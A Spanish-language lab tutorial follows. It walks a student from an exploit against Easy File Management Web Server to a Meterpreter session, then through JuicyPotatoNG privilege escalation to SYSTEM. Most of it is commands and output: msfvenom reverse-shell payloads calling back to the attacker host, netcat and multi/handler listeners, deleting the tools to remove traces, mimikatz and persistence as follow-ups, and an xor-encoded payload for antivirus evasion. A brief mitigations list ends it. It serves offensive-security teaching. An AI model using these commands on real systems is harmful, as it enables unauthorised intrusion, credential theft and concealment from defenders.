M4 – P3: Escalada de privilegios con JuicyPotatoNG desde una shell Meterpreter

Objetivo: Escalar de un usuario limitado en Windows a `NT AUTHORITY\SYSTEM` utilizando **JuicyPotatoNG**, desde una sesión activa de Meterpreter explotando una vulnerabilidad de una App.


Requisitos previos


- Shell de Meterpreter activa (*usuario limitado*)
- Máquina víctima: *Windows 10 versión 1809*
- Privilegio `SeImpersonatePrivilege` habilitado
- Servicio de impresión o COM activo (*por defecto, sí*)

1. Shell de Meterpreter activa

Vamos a explotar una vulnerabilidad con permisos de usuario limitado. Para ello abrir máquina Win10 y comprobar conexión de red

Instalar Easy File Management Web Server o comprobar que está instalado, que desargaremos desde https://www.exploit-db.com/exploits/33790/ y ejeutar el software






En la maquina Kali Linux, estando en la misma red, ejecutar para comprobar puertos y servicios abiertos:

```
nmap -sV -O IP_Windoes
```


Descargar *exploit* de https://www.exploit-db.com/exploits/33790/ y copiarlo en la carpeta de metasploit `/usr/share/metasploit-framework/modules/exploits/NOMBRE` donde asignaremos un nombre para identificarlo.



1.1. Usar Metasploit

Ejecutar Metasploit

```
msfconsole
```



Usar el exploit de la vulnerabilidad con el nombre que se le haya dado anteriormente

```
use exploit/33790    # 33790 es el nombre del exploit descargado anteriormente
set RHOSTS IP_Windows
set RPORT 443 y set SSL true
exploit
```

```
msf exploit(33790) > set RHOSTS 10.0.0.135
RHOSTS ⇒ 10.0.0.135
msf exploit(33790) > set RPORT 443
RPORT ⇒ 443
msf exploit(33790) > set SSL true
[!] Changing the SSL option's value may require changing RPORT!
SSL ⇒ true
msf exploit(33790) > exploit
[*] Started reverse TCP handler on 10.0.0.130:4444
[*] 10.0.0.135:443 - Fingerprinting version ...
[+] 10.0.0.135:443 - Version 5.3 found
[*] 10.0.0.135:443 - Trying target Efmws 5.3 Universal ...
[*] Sending stage (177734 bytes) to 10.0.0.135
[*] Meterpreter session 1 opened (10.0.0.130:4444 → 10.0.0.135:54718) at 2025-09-24 14:41:16 -0400

meterpreter >
```

Si todo va bien tendremos una sesión *meterpreter* en la que habremos explotado la vulnerabilidad de la máquina Windows 10

1.2. Verificar privilegios actuales en Meterpreter

Desde Meterpreter:

`sysinfo`

Muestra la información del sistema vulnerado

```
meterpreter > sysinfo
Computer        : DESKTOP-CV3RQ72
OS              : Windows 10 1809 (10.0 Build 17763).
Architecture    : x64
System Language : es_ES
Domain          : CORP
Logged On Users : 7
Meterpreter     : x86/windows
```

`getuid`

Muesta qué usuario estás utilizando, es decir, que usuario ha sido explotado en la vuelnrabilidad.

```
meterpreter > getuid
Server username: CORP\usuario1
```

`getpid`

Muestra que proceso ha sido vulnerado

```
meterpreter > getpid
Current pid: 1128
```

`ps`

Muestra los procesos que se están ejecutando en la máquina vulnerada

```
1056  580   svchost.exe
1096  580   svchost.exe
1128  3200  fmws.exe             x86   1        CORP\usuario1  C:\EFS Software\Easy File Management Web Server\fmws.exe
1148  580   svchost.exe
1164  580   svchost.exe
1196  852   ctfmon.exe           x64   1
```

`getprivs`

Muestra los privilegios que tiene ese usuario. Asegúrate de que aparezca: `SeImpersonatePrivilege` Si lo tienes, puedes usar **JuicyPotatoNG**.

```
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeChangeNotifyPrivilege
SeIncreaseWorkingSetPrivilege
SeShutdownPrivilege
SeTimeZonePrivilege
SeUndockPrivilege
```

Si no vemos tendríamos que buscar otra forma de escalar privilegios. Corresponden con lo que podemos obtener desde PowerShell de la máquina atacada.

```
PS C:\Users\usuario1> whoami /priv

INFORMACIÓN DE PRIVILEGIOS
--------------------------

Nombre de privilegio          Descripción                                    Estado
============================= ============================================== ============
SeShutdownPrivilege           Apagar el sistema                              Deshabilitado
SeChangeNotifyPrivilege       Omitir comprobación de recorrido               Habilitada
SeUndockPrivilege             Quitar equipo de la estación de acoplamiento   Deshabilitado
SeIncreaseWorkingSetPrivilege Aumentar el espacio de trabajo de un proceso   Deshabilitado
SeTimeZonePrivilege           Cambiar la zona horaria                        Deshabilitado
PS C:\Users\usuario1>
```

`getsystem`

Intenta elevar privilegios con distintos métodos.

```
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: All pipe instances are busy. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
[-] Named Pipe Impersonation (PrintSpooler variant)
[-] Named Pipe Impersonation (EFSRPC variant - AKA EfsPotato)
meterpreter >
```

`shell`

Accede a la Shell de la máquina

```
meterpreter > shell
Process 7076 created.
Channel 1 created.
Microsoft Windows [Versi◆n 10.0.17763.1]
(c) 2018 Microsoft Corporation. Todos los derechos reservados.

C:\Windows\system32>
```


`help`

Muestra la ayuda de meterpreter con las opciones disponibles


Como no es nuestro caso, vamos a activar el privilegio para ver cómo se eleva si éste este activo.

Si tu usuario `user1` es de dominio:

- Lo correcto es configurarlo en el **controlador de dominio** usando **Group Policy Management Console (GPMC)**. Los **User Rights Assignment** (como `SeImpersonatePrivilege`) son **configuración de equipo**, no de usuario. Es decir, se aplican sobre las máquinas miembro del dominio, y afectan a qué cuentas pueden impersonar en esa máquina.
- Para ello:
  1. Abrir GPMC en el DC (`Server 2019`).
  2. Crear o editar una GPO.
  3. En esa GPO, ir a (puede variar según versiones):
     `Computer Configuration → Policies → Windows Settings → Security Settings → Local Policies → User Rights Assignment → Impersonate a client after authentication`.
  4. Añadir `DOMINIO\user1`




5. Vincular el GPO a la OU donde estén los **equipos Windows 10** donde se quiere probar.



6. En los clientes Win10, ejecutar `gpupdate /force` o reinicar para que se aplique.

Si tu usuario `user1` es local de la máquina Win10, no de dominio:

- Se puede hacer directamente en **Windows 10**, desde `secpol.msc` (Editor de directivas de seguridad local).
- Ruta: `Directivas locales → Asignación de derechos de usuario → Suplantar a un cliente tras la autenticación`.
- Añadir el usuario local.



Otra forma de activar privilegios

1. Descargar **`ntrights.exe`** desde el [Windows Server 2003 Resource Kit] (se puede extraer solo esa herramienta si no se desea instalar todo).
2. Abrir una **consola CMD como Administrador**.
3. Ejecutar:

```
ntrights -u NombreDeUsuario +r SeImpersonatePrivilege
```

```
PS C:\Users\Administrador\Desktop> .\ntrights.exe -u corp\usuario1 +r SeImpersonatePrivilege
 Granting SeImpersonatePrivilege to corp\usuario1   ... successful
PS C:\Users\Administrador\Desktop>
```

Reemplazar `NombreDeUsuario` por el nombre de usuario local o de dominio que deseas modificar.

4. Verificar que se aplicó correctamente:

```
whoami /priv
```

Ahora, ejecutado desde sesión del usuario objetivo; se debería mostrar `SeImpersonatePrivilege` listado como "Enabled" si está disponible y activo.

1.3. Subir JuicyPotatoNG a la máquina víctima

Descargar el ZIP en Kali o en tu sistema:

https://github.com/antonioCoco/JuicyPotatoNG/releases/download/v1.1/JuicyPotatoNG.zip

Descomprimir el archivo ZIP y extraer `JP.exe`.

En Meterpreter, subir a la víctima:

```
upload JuicyPotatoNG.exe
```

Esto comando subirá `JuicyPotatoNG.exe` al directorio actual de trabajo de Meterpreter en la máquina víctima. Verifícarlo con:

```
ls
```

1.4. Ejecutar JuicyPotatoNG desde Meterpreter

Ejeutar el binario con el payload que se desee, por ejemplo, en este ejemplo solo abrirá una consola como SYSTEM:

```
execute -f JuicyPotatoNG.exe -a "-l 1337 -p cmd.exe -t *" -i
```

Parámetros:

- `-f JuicyPotatoNG.exe`: ejecutable a lanzar.
- `-a`: argumentos para JP.
- `-l 1337`: puerto local COM.
- `-p cmd.exe`: comando a ejecutar.
- `-t *`: intenta con todos los tokens disponibles.
- `-i`: interactivo (para ver la salida).


Si todo va bien, ejecutará una consola como SYSTEM en el escritorio de la víctima, si es accesible, o podría no mostrar si no se tiene acceso interactivo. Este apartado es muy delicado y según el SO (ya parcheado) o permisos que tengamos podremos o no llevarlo a cabo.

```
meterpreter > execute -f JuicyPotatoNG.exe -a "-l 1337 -p cmd.exe -t *" -i
Process 7184 created.
Channel 4 created.


         JuicyPotatoNG
         by decoder_it & splinter_code

[*] Testing CLSID {854A20FB-2D44-457D-992F-EF13785D2B51} - COM server port 1337
[+] authresult success {854A20FB-2D44-457D-992F-EF13785D2B51};NT AUTHORITY\SYSTEM;Impersonation
[!] Current process doesn't have SeImpersonate or SeAssignPrimaryToken privileges, exiting...
meterpreter >
```

Comprobar que en la máquina os salgo algún aviso (UAC), si os lo muestra identificar para nuestro ejemplo, en un caso real sería una señal de intrusión no autorizada.



Alternativa: Shell reversa como SYSTEM

Se puede generar un payload con `msfvenom`:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.0.0.130 LPORT=4444 -f exe -o shell.exe
```

```
┌──(kali㉿kali)-[~]
└─$ sudo msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.0.0.130 LPORT=4444 -f exe -o shell.exe
[sudo] password for kali:
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: shell.exe
```

Subir el `shell.exe`:

```
upload shell.exe
```

```
meterpreter > upload shell.exe
[*] Uploading  : /home/kali/shell.exe → shell.exe
[*] Uploaded 7.00 KiB of 7.00 KiB (100.0%): /home/kali/shell.exe → shell.exe
[*] Completed  : /home/kali/shell.exe → shell.exe
meterpreter >
```

Una vez subido, ejecutarlo con JuicyPotatoNG:

```
execute -f JuicyPotatoNG.exe -a "-l 1337 -p shell.exe -t *" -i
```

Y en otro terminal de Kali poner a la escucha netcat:

```
nc -lvnp 4444
```

Si funciona, se obtendrá una shell directa como **NT AUTHORITY\SYSTEM**.

O utilizar un listener en Metasploit, para ello abrir en otra terminal de Kali:

```
msfconsole
```

Dentro de Metasploit configurar el listener con exploit/multi/handler:

```
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set LHOST IP_Kali
set LPORT 4444
set ExitOnSession false
exploit -j
```

Esto dejará el listener esperando en segundo plano conexiones entrantes.

1.5. Verificar el resultado

Una vez obtenida la nueva shell por consola o shell reversa con msfvemon, ejecutar:

```
whoami
```

Se debería obtener un usuario con privilegios escalados de SYSTEM:

```
nt authority\system
```

Si se debea verificar la nueva sesión en Metasploit

Se debería obtener algo como:

```
[*] Sending stage (200262 bytes) to 192.168.1.X
[*] Meterpreter session 2 opened (192.168.1.100:5555 -> 192.168.1.150:49843) at ...
```

Nos crea una sesión, en este ejemplor identificada como 2. Para conectarse a la nueva sesión:

```
sessions -i 2
```

Y verificar que ahora se tiene el privilegio SYSTEM:

```
getuid
```

Lo que debería mostrar:

```
Server username: NT AUTHORITY\SYSTEM
```

1.6. Eliminación de rastros

Desde Meterpreter o la nueva shell:

```
del JuicyPotatoNG.exe
```

```
del shell.exe
```

2. ¿Por qué es útil elevar privilegios?

- Obtenemos una sesión Meterpreter **limpia como SYSTEM**, lo que permite:
  - Usar `hashdump`, `mimikatz`, `kiwi`, etc.
  - Migrar a procesos críticos.
  - Mantener persistencia.
  - Evitar limitaciones de una shell básica.

Recomendación extra

Cuando crees payloads con `msfvenom`, se pueden **obfuscar** o cifrarlos para evadir antivirus como vimos en temas ateiores, un ejemplo básico:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.0.130 LPORT=5555 -f exe
-e x64/xor_dynamic -i 5 -o meterpreter_evadido.exe
```

3. Mitigaciones para defender este vector de ataque

- Actualizar Windows a versiones superiores donde JuicyPotatoNG ya no funcione (1809 es vulnerable).
- Restringir el privilegio `SeImpersonatePrivilege`.
- Aplicar control de aplicaciones (AppLocker / WDAC).
- Monitorizar servicios COM con soluciones EDR o Sysmon.